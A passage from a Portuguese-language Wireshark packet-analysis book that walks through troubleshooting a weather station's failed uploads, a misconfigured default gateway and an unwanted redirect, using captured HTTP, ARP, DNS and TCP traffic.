


Figura 10.11 – Seguindo o stream TCP para a comunicação do receptor meteorológico.

A comunicação HTTP começa com uma requisição GET do receptor de dados meteorológicos de Pete para o Wunderground. Nenhum conteúdo HTTP foi transmitido, mas um volume significativo de dados foi passado no URL u Transferir dados por meio da string de consulta URL é comum para aplicações web, e parece que o receptor está passando updates de dados meteorológicos usando esse mecanismo. Por exemplo, campos como tempf=43.0, dewptf=13.6 e windchillf=43.0 podem ser vistos. O servidor de coleta do Wunderground faz parse da lista de campos e parâmetros do URL e os armazena em seu banco de dados.

À primeira vista, tudo parece estar correto com a requisição GET para o servidor do Wunderground. Porém, se observarmos a resposta correspondente, veremos um erro sendo


informado. O servidor respondeu com um código de resposta HTTP/1.0 200 OK v, indicando que a requisição GET foi recebida e teve sucesso, mas o corpo da resposta contém uma mensagem útil: INVALIDPASSWORDID|Password or key and/or id are incorrect w.

Se você observar novamente a requisição URL, verá que os dois primeiros parâmetros passados são ID e PASSWORD. Eles são usados para identificar o login da estação meteorológica e autenticá-la junto ao servidor do Wunderground.

Nesse caso, o ID da estação meteorológica de Pete está correto, porém sua senha não está. Por algum motivo que desconhecemos, a senha foi substituída por zeros. Como a última comunicação bem-sucedida foi à meia-noite, é possível que um update tenha sido aplicado ou que o receptor tenha reiniciado e perdido a configuração de senha.

**NOTA** Embora muitos desenvolvedores optem por passar parâmetros em URLs, em geral fazer isso com senhas, como vimos nesse caso, não é visto com bons olhos. Isso porque os URLs requisitados são transmitidos em formato texto simples quando usamos HTTP sem uma criptografia adicional, como seria com o HTTPS, por exemplo. Desse modo, um usuário malicioso que por acaso estivesse escutando a transmissão poderia interceptar sua senha.

Nesse ponto, Pete foi capaz de acessar seu receptor e digitar a nova senha. Logo depois, sua estação meteorológica começou a sincronizar dados novamente. Um exemplo de comunicação bem-sucedida com a estação meteorológica pode ser visto em *weather\_working.pcapng*. A Figura 10.12 mostra o stream de comunicação.



```
Wireshark - Follow TCP Stream (tcp.stream eq 0) · weather_working
GET /weatherstation/updateweatherstation.php?
ID=KGAAOKW02&PASSWORD=12345678&tempf=43.0&humidity=30&dewptf=13.6&windchillf=43.0&winddir=194&windspeedmph
=0.22&windgustmph=2.46&rainin=0.00&dailyrainin=0.00&weeklyrainin=0.00&monthlyrainin=0.00&yearlyrainin=0.00
&solarradiation=54.14&UV=0&indoortempf=67.1&indoorhumidity=26&baromin=29.32&lowbatt=0&dateutc=2016-1-6%202
1:58:34&softwaretype=Weather%20logger%20V1.0&action=updateraw&realtime=1&rtnfreq=5 HTTP/1.0.8
Accept: */*
Host: 38.102.136.125
Connection: Close

HTTP/1.0 200 OK
Content-type: text/html
Date: Wed, 06 Jan 2016 21:58:35 GMT
Content-Length: 8

success ②

1 client pkt(s), 1 server pkt(s), 1 turn.

Entire conversation (621 bytes) Show data as ASCII Stream 0
Find: Hide this stream Print Save as... Close Help
```

Figura 10.12 – Comunicação bem-sucedida com a estação meteorológica.

A senha agora está correta u e o servidor do Wunderground responde com uma mensagem success no corpo da resposta HTTP v.

## Lições aprendidas

Nesse cenário nos deparamos com um serviço de terceiro que facilitava a comunicação em rede usando recursos disponíveis em outro protocolo (HTTP). Corrigir problemas de comunicação com serviços de terceiros é uma situação com a qual você vai se deparar com frequência, e as técnicas de análise de pacotes são bem adequadas para resolver problemas nesses serviços se não houver uma documentação apropriada nem um logging de erro disponíveis. Isso está se tornando mais comum agora com os dispositivos IoT (Internet of Things, ou Internet das Coisas) surgindo por aí a todo momento, como essa estação meteorológica.

Corrigir problemas desse tipo exige a capacidade de inspecionar sequências desconhecidas de tráfego e pressupor como tudo deveria estar funcionando. Algumas aplicações, como a transmissão de dados meteorológicos baseada em HTTP nesse cenário, são relativamente simples. Outras são bem complexas, exigindo várias transações, o acréscimo de criptografia ou até mesmo protocolos personalizados para os quais o Wireshark pode não ter parse nativo.

À medida que investigar melhor os serviços de terceiros, em algum momento você começará a conhecer padrões comuns que os desenvolvedores utilizam para facilitar a comunicação em rede. Esse conhecimento fará com que você seja mais eficaz quando estiver resolvendo problemas nesses padrões.

## Sem acesso à internet

Em muitos cenários, talvez seja necessário diagnosticar e resolver problemas de conectividade com a internet. Discutiremos alguns problemas comuns com os quais você poderá se deparar.

### Problemas de configuração de gateway

Nosso próximo cenário apresenta um problema comum: um usuário não consegue acessar a internet. Percebemos que o usuário consegue acessar todos os recursos internos da rede, incluindo compartilhamentos em outras estações de trabalho e aplicações hospedadas em servidores locais.

A arquitetura da rede é simples, com todos os clientes e servidores conectados a uma série de switches. O acesso à internet é tratado por meio de um único roteador que serve como gateway default, e informações de endereçamento IP são fornecidas por DHCP. Esse é um cenário bem comum em escritórios de pequeno porte.

### Escutando a transmissão

Para determinar a causa do problema, podemos fazer o usuário tentar navegar pela internet enquanto nosso sniffer escuta a transmissão. Usamos as informações do Capítulo 2 (veja a Figura 2.15) a fim de determinar o método mais apropriado para posicionar o nosso sniffer.

Os switches em nossa rede não aceitam espelhamento de porta. Já precisamos

interromper o usuário para conduzir o nosso teste, portanto podemos supor que não haverá problemas em deixá-lo offline novamente. Mesmo que esse não seja um cenário com throughput elevado, um TAP seria apropriado neste caso, caso haja algum disponível. O arquivo resultante é *nowebaccess1.pcapng*.

## Análise

A captura de tráfego tem início com uma requisição e uma resposta ARP, como vemos na Figura 10.13. No pacote 1, o computador do usuário, com endereço MAC 00:25:b3:bf:91:ee e endereço IP 172.16.0.8, envia um pacote de broadcast ARP para todos os computadores no segmento de rede em uma tentativa de descobrir o endereço MAC associado ao endereço IP de seu gateway default, 172.16.0.10.

No.	Time	Source	Destination	Protocol	Length	Info
1	04:32:21.445645	00:25:b3:bf:91:ee	ff:ff:ff:ff:ff:ff	ARP	42	Who has 172.16.0.10? Tell 172.16.0.8
2	04:32:21.445735	00:24:81:a1:f6:79	00:25:b3:bf:91:ee	ARP	60	172.16.0.10 is at 00:24:81:a1:f6:79

Figura 10.13 – Requisição e resposta ARP para o gateway default do computador.

Uma resposta é recebida no pacote 2, e o computador do usuário aprende que 172.16.0.10 está em 00:24:81:a1:f6:79. Depois que essa resposta é recebida, o computador tem uma rota para um gateway que deverá ser capaz de direcioná-lo para a internet.

Seguindo a resposta ARP, o computador deve tentar resolver o nome de DNS do site para um endereço IP usando DNS no pacote 3. Como mostra a Figura 10.14, o computador faz isso enviando um pacote de consulta DNS para o seu servidor DNS primário em 4.2.2.2 u.





Figura 10.14 – Uma consulta DNS enviada para 4.2.2.2.

Em circunstâncias normais, um servidor DNS responderia a uma consulta DNS rapidamente, mas não é isso que acontece nesse caso. Em vez de ver uma resposta, notamos que a mesma consulta DNS foi enviada uma segunda vez para um endereço de destino diferente. Como vemos na Figura 10.15, no pacote 4, a segunda consulta DNS é enviada para o servidor DNS secundário configurado no computador, que é 4.2.2.1 u.



*Figura 10.15 – Uma segunda consulta DNS enviada para 4.2.2.1.*

Novamente, nenhuma resposta é recebida do servidor DNS, e a consulta é enviada de novo, um segundo depois, para 4.2.2.2. Esse processo se repete durante os próximos segundos, alternando entre os servidores DNS primário u e secundário v configurados, como vemos na Figura 10.16. O processo completo demora aproximadamente oito segundos w, ou até que o navegador de internet do usuário informe que um site está inacessível.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	HewlettP_bf:91:ee	Broadcast	ARP	42	Who has 172.16.0.10? Tell 172.16.0.8
2	0.000090	HewlettP_a1:f6:79	HewlettP_bf:91:ee	ARP	60	172.16.0.10 is at 00:24:81:a1:f6:79
3	0.000105	172.16.0.8	4.2.2.2 ①	DNS	74	Standard query 0x80d1 A www.google.com
4	0.999280	172.16.0.8	4.2.2.1	DNS	74	Standard query 0x80d1 A www.google.com
5	1.999279	172.16.0.8	4.2.2.2	DNS	74	Standard query 0x80d1 A www.google.com
6	3.999372	172.16.0.8	4.2.2.1 ②	DNS	74	Standard query 0x80d1 A www.google.com
7	3.999393	172.16.0.8	4.2.2.2	DNS	74	Standard query 0x80d1 A www.google.com
8	7.999627	172.16.0.8	4.2.2.1	DNS	74	Standard query 0x80d1 A www.google.com
③ 9	7.999648	172.16.0.8	4.2.2.2	DNS	74	Standard query 0x80d1 A www.google.com

*Figura 10.16 – Consultas DNS são repetidas até a comunicação ser interrompida.*

Com base nos pacotes que vimos, podemos começar a apontar a causa do problema. Inicialmente, vemos uma requisição ARP bem-sucedida para o que acreditamos ser o roteador gateway default da rede, portanto sabemos que o dispositivo está online e se comunicando. Também sabemos que o computador do usuário está realmente transmitindo pacotes na rede, então podemos supor que não há problemas com a pilha de protocolos no próprio computador. O problema claramente começa quando a requisição DNS é feita.

No caso dessa rede, as consultas DNS são resolvidas por um servidor externo na internet (4.2.2.2 ou 4.2.2.1). Isso significa que, para a resolução ocorrer corretamente, o roteador responsável por encaminhar pacotes para a internet deve rotear as consultas DNS ao servidor com sucesso, e o servidor deve respondê-las. Tudo isso deve acontecer antes que o HTTP possa ser usado para solicitar a página web propriamente dita.

Como não há outros usuários com problemas para se conectar com a internet, o roteador da rede e o servidor DNS remoto provavelmente não são a causa do problema. O único

ponto que resta investigar é o próprio computador do usuário.

Após uma análise mais profunda do computador afetado, descobrimos que, em vez de receber um endereço atribuído por DHCP, o computador tem informações de endereçamento manualmente atribuídas e o endereço do gateway default está configurado incorretamente. O endereço definido como gateway default não é um roteador e não é capaz de encaminhar pacotes de consultas DNS para fora da rede.

## Lições aprendidas

O problema nesse cenário resultou de um cliente indevidamente configurado. Embora o problema em si tenha se mostrado simples, ele impactou o usuário de forma significativa. Resolver problemas simples de erro de configuração como esse poderia exigir bastante tempo para alguém que não tivesse conhecimento de rede nem a capacidade de fazer uma análise rápida de pacotes, como fizemos aqui. Como podemos ver, a análise de pacotes não está limitada a problemas grandes e complexos.

Observe que, como não abordamos o cenário conhecendo o endereço IP do roteador gateway da rede, o Wireshark não identificou exatamente o problema, porém nos informou o local a ser observado, possibilitando economizar um tempo valioso. Em vez de analisar o roteador gateway, entrar em contato com o nosso ISP ou tentar encontrar os recursos para resolver problemas do servidor DNS remoto, fomos capazes de manter o foco de nossos esforços para resolução de problemas no próprio computador, que, de fato, era a causa do problema.

*NOTA Se tivéssemos mais familiaridade com o esquema de endereçamento IP dessa rede em particular, a análise poderia ter sido mais rápida ainda. O problema poderia ter sido identificado de imediato após termos percebido que a requisição ARP havia sido enviada para um endereço IP diferente do endereço do roteador gateway. Esses erros simples de configuração muitas vezes são a causa dos problemas de rede e geralmente podem ser resolvidos de forma rápida com um pouco de análise de pacotes.*

## Redirecionamento indesejado

Nesse cenário, temos novamente um usuário que está com problemas para acessar a internet a partir de sua estação de trabalho. No entanto, de modo diferente do usuário do cenário anterior, esse usuário consegue acessar a internet. O problema está em não poder acessar sua página inicial, que é <https://www.google.com/>. Quando o usuário tenta acessar qualquer domínio hospedado pelo Google, ele é direcionado para uma página do navegador que lhe apresenta a seguinte informação: “Internet Explorer cannot display the web page” (Internet Explorer não pode exibir a página da web). Esse problema está afetando apenas esse usuário em particular.

Como no cenário anterior, essa é uma rede de pequeno porte, com alguns switches simples e um único roteador servindo como gateway default.

## Escutando a transmissão

Para começar nossa análise, fizemos o usuário tentar acessar <https://www.google.com/> enquanto usávamos uma escuta para ouvir o tráfego gerado. O arquivo resultante é *nowebaccess2.pcapng*.

## Análise

A captura tem início com uma requisição e uma resposta ARP, como vemos na Figura 10.17. No pacote 1, o computador do usuário, com endereço MAC 00:25:b3:bf:91:ee e endereço IP 172.16.0.8, envia um pacote de broadcast ARP para todos os computadores no segmento de rede em uma tentativa de descobrir o endereço MAC associado ao host cujo endereço IP é 172.16.0.102. Não reconhecemos esse endereço de imediato.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	00:25:b3:bf:91:ee	ff:ff:ff:ff:ff:ff	ARP	42	Who has 172.16.0.102? Tell 172.16.0.8
2	0.000334	00:21:70:c0:56:f0	00:25:b3:bf:91:ee	ARP	60	172.16.0.102 is at 00:21:70:c0:56:f0

Figura 10.17 – Requisição e resposta ARP para outro dispositivo na rede.

No pacote 2, o computador do usuário aprende que o endereço IP 172.16.0.102 está em 00:21:70:a0:56:f0. Com base no cenário anterior, podemos supor que esse é o endereço do roteador gateway e que o endereço é usado para que os pacotes possam ser novamente encaminhados para o servidor DNS externo. Contudo, como vemos na Figura 10.18, o próximo pacote não é uma requisição DNS, mas um pacote TCP de 172.16.0.8 para 172.16.0.102. Há uma flag SYN ligada w, indicando que esse é o primeiro pacote do handshake para uma nova conexão TCP entre os dois hosts.




Figura 10.18 – Pacote TCP SYN enviado de um host interno para outro.

Podemos perceber que a tentativa de conexão TCP é feita na porta 80 v em 172.16.0.102 u, que geralmente está associada ao tráfego HTTP.

Como vemos na Figura 10.19, essa tentativa de conexão é abruptamente interrompida quando o host 172.16.0.102 envia um pacote TCP em resposta (pacote 4), com as flags RST e ACK ligadas u.




Figura 10.19 – Pacote TCP RST enviado em resposta ao TCP SYN.

Lembre-se do que vimos no Capítulo 8 que um pacote com a flag RST ligada é usado para encerrar uma conexão TCP. Nesse caso, o host em 172.16.0.8 tentou estabelecer uma conexão TCP com o host em 172.16.0.102 na porta 80. Infelizmente, como esse host não tem nenhum serviço configurado para escutar requisições na porta 80, o pacote TCP RST foi enviado para encerrar a conexão. Esse processo se repete três vezes até que a comunicação finalmente termina, como mostra a Figura 10.20. Nesse ponto, o usuário recebe uma mensagem em seu navegador informando que a página não pode ser exibida.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	HewlettP_bf:91:ee	Broadcast	ARP	42	Who has 172.16.0.102? Tell 172.16.0.8
2	0.000334	Dell_c0:56:f0	HewlettP_bf:91:ee	ARP	60	172.16.0.102 is at 00:21:70:c0:56:f0
3	0.000349	172.16.0.8	172.16.0.102	TCP	60	1074 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
4	0.000510	172.16.0.102	172.16.0.8	TCP	60	80 → 1074 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	0.499162	172.16.0.8	172.16.0.102	TCP	66	[TCP Spurious Retransmission] 1074 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
6	0.499362	172.16.0.102	172.16.0.8	TCP	60	80 → 1074 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7	0.999190	172.16.0.8	172.16.0.102	TCP	62	[TCP Spurious Retransmission] 1074 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
